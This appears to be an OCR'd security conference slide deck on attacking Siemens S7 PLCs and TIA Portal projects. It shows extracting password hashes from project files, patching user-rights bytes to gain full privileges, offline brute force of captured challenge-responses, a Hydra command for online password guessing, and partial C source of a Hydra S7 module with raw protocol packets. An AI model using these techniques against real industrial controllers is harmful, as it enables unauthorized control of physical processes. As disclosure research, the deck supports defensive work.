
TIA Portal V12 UPD 3

s7 password hashes extractor



```
johndoe@mbp ~/Documents/BalCCon 2014$ python s7_password_hashes_extractor.py -p PEData.plf
read PEData file PEData.plf, size 0x2A99AD bytes
sample of used passwords and hashes:
        123 : 40bd001563085fc35165329ea1ff5c5ecbdbbeef
        1234AaBb : ef56ad1362587b5302461ca1c03df022d61b0a1e
        1234AaB : c74bd9bc4ef69048126c62055741985a16aa7a83
        1111111111aaaaaaaaaa : 3e9ba8eb61b1f8b0335a2cdfac6fc2f0fc5a825c
found 4 sha1 hashes, ordered by histrory list:
        hash 1: 40bd001563085fc35165329ea1ff5c5ecbdbbeef
        hash 2: ef56ad1362587b5302461ca1c03df022d61b0a1e
        hash 3: c74bd9bc4ef69048126c62055741985a16aa7a83
        hash 4: 3e9ba8eb61b1f8b0335a2cdfac6fc2f0fc5a825c        (current)
```

Improve user rights




0	1		ΟAB0
0	1 7		
0	1 X1		
0	2	0...1	ΟAB0
0	3		ΟAB0
0	4		
0	5		

The user is authorized to...

- □ query diagnostics
- □ read tags
- □ write tags
- □ read tag status
- □ write tag status
- □ acknowledge alarms
- □ open user-defined web pages
- ☑ write in user-defined web pages
- ☑ Read files
- □ Write/delete files
- □ Change operating mode
- □ Let LED flash

User management

Name			w...
Everybody			
Admin			**...
User			**...
myuser1			**...
myuser222	estricted	**************	*****...
<Add new user>			



Rack	Slot	I address	Q addr...	Type	Order no.
0	0			PM 70W 120/230VA	6EP1332-4BA00
0	1				ΟAB0
0	1 7				
0	1 X1				
0	2	0...1			ΟAB0
0	3				ΟAB0
0	4				
0	5				

The user is authorized to...

- ☑ query diagnostics
- ☑ read tags
- ☑ write tags
- ☑ read tag status
- ☑ write tag status
- ☑ acknowledge alarms
- ☑ open user-defined web pages
- ☑ write in user-defined web pages
- ☑ Read files
- ☑ Write/delete files
- ☑ Change operating mode
- ☑ Let LED flash

User management

Name			w...
Everybody			
Admin			**...
User			**...
myuser1			**...
myuser222	dministrative	**************	*****...
<Add new user>			

User rights - 2 bytes after second md5 hash: 0x8001 —> 0xFFFF

# Siemens

SCADA <-> PLC auth scheme:

scada -> plc: auth request

scada <- plc: challenge


scada -> plc: response = HMAC(SHA1(password), challenge)

scada <- plc: auth result


python scripts (for 1200 and 1500 Siemens S7 PLC) for extracting all challenge-responses, export to JtR format and simple bruteforce

want to crack password? use john the ripper!

# Siemens



```
root@kali:~/scada/scada/protocols/s7# python s7_brute_offline.py -p stop_cpu_right_pass_01.pcap -w wordlist
WARNING: No route found for IPv6 destination :: (no default route?)
using pcap file: stop_cpu_right_pass_01.pcap , wordlist file: wordlist
found packet indeces: pckt_108=58, pckt_141=60, pckt_84=61, pckt_92=0
auth ok
found challenge: 599fe00cdb61f76cc6e949162f22c95943468acb
found  response: 002e45951f62602b2f5d15df217f49da2f5379cb
start password bruteforsing  ...
password not found. try another wordlist.
```



```
root@kali:~/scada/scada/protocols/s7# python s7-1500_brute_offline.py -p s7-1500-stop-cpu-5times-wrong-1time-right-passwords.pcap
WARNING: No route found for IPv6 destination :: (no default route?)
[+] using pcap file: s7-1500-stop-cpu-5times-wrong-1time-right-passwords.pcap , wordlist file: None
[+] found challenge-response:
        challenge: 8f5ebbe39e9ff3b6919af3a37450453449198d64 response: 4eeddd442ec756825c9d2ae91c779d9d3118aa05 auth result: unknown
        challenge: 26cae921804d3306601b3d9ddaf40186978fe8fb response: 1d31481cd816b0131ffdcc47ee722f14760409c3 auth result: unknown
        challenge: eaae08be5f618f842b103377ccde3c1d2970f27d response: 4f37a97254dc373a0fdcd8f00b717cc7f700a472 auth result: unknown
        challenge: 8b111ce09f5e62e2b2b3dc35ddf88f2454b1f3a4 response: b9c1327bdc5a2495c9ddef4197e30d2105d53918 auth result: unknown
        challenge: e4ea569ca20cb35fd36bf656ac70ca227fe63e0f response: 0d76245c3eaf45efc0aa61fdad8ef488baa39045 auth result: unknown
        challenge: 0bec9b343221fa4d9d60e1dc64f674b4f5ec8879 response: 59f29d8de3107b0172ee077cdd8f17db9883e7a7 auth result: unknown
[+] work done
```

Siemens

Bruteforce PLC online!


Use powerful THC-Hydra

Tested on S7-300 PLC.

Should work on S7-200, S7-400

```
~ hydra -F -V -P ./wordlist/500-worst-passwords.txt s7-300://<host>
```

# Siemens




```
#include "hydra-mod.h"

#define S7PASSLEN 8

extern char *HYDRA_EXIT;

unsigned char p_cotp[] = "\x03\x00\x00\x16\x11\xe0\x00\x00\x00\x17" "\x00\xc1\x02\x01\x00\xc2\x02\x01\x02\xc0" "\x01\x0a";

unsigned char p_s7_negotiate_pdu[] = "\x03\x00\x00\x19\x02\xf0\x80\x32\x01\x00" "\x00\x02\x00\x00\x08\x00\x00\xf0\x00\x00" "\x01\x00\x01\x01\xe0";

unsigned char p_s7_read_szl[] = "\x03\x00\x00\x21\x02\xf0\x80\x32\x07\x00" "\x00\x03\x00\x00\x08\x00\x08\x00\x01\x12" "\x04\x11\x44\x01\x00\xff\x09\x00\x04\x01" "\x32\x00\x04";

unsigned char p_s7_password_request[] = "\x03\x00\x00\x25\x02\xf0\x80\x32\x07\x00" "\x00\x00\x00\x00\x08\x00\x0c\x00\x01\x12" "\x04\x11\x45\x01\x00\xff\x09\x00\x08";


int start_s7_300(int s, char *ip, int port, unsigned char options, char *miscptr, FILE * fp) {
  char *empty = "";
  char *pass, buffer[1024];
  char context[S7PASSLEN + 1];
  unsigned char encoded_password[S7PASSLEN];
  char *spaces = "        ";
  int ret = -1;

  if (strlen(pass = hydra_get_next_password()) == 0)
    pass = empty;

  // prepare password
  memset(context, 0, sizeof(context));
  if (strlen(pass) < S7PASSLEN) {
    strncpy(context, pass, strlen(pass));
    strncat(context, spaces, S7PASSLEN - strlen(pass));
  } else {
    strncpy(context, pass, S7PASSLEN);
  }

  // encode password
  encoded_password[0] = context[0] ^ 0x55;
  encoded_password[1] = context[1] ^ 0x55;
  int i;

  for (i = 2; i < S7PASSLEN; i++) {
    encoded_password[i] = context[i] ^ encoded_password[i - 2] ^ 0x55;
  }
```

# it’s a cookie time!

PRE-DEMO: plc-ownage

